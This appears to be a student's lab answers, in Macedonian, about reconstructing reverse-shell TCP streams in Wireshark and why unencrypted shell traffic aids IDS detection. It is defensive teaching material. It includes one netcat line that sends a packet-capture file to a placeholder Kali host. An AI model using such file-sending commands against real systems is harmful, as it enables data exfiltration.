
nc <KALI_IP> 4444 < metasploitable_dump.pcap



Може да ги видиме сите команди во clear text .

Прашање 19: Поставете слика од реконструкцијата на одреден TCP Stream.

Одговор 19:



Прашање 20: Дадете свое мислење зошто е можно во clear text да ја гледаме размената на команди и излезот од нив помеѓу напаѓачот и жртвата. Дали ваквото однесување може да ја направи детекцијата на нападот поедноставна?

Одговор 20:

Комуникацијата помеѓу напаѓачот и жртвата се прикажува во clear text бидејќи reverse shell-от користи неенкриптирана TCP конекција. Не се користат безбедносни протоколи како SSL/TLS или SSH, туку обичен socket преку кој директно се праќаат команди и нивниот излез. Поради тоа, со алатки како Wireshark може лесно да се реконструира целиот TCP stream и да се видат сите внесени команди и резултатите од нивното извршување. Ова претставува безбедносен ризик бидејќи трети лица можат да го прислушкуваат сообраќајот. Од друга страна, ваквото однесување ја олеснува детекцијата на нападот, бидејќи IDS/IPS системите можат лесно да ги анализираат и препознаат сомнителните активности во мрежниот сообраќај.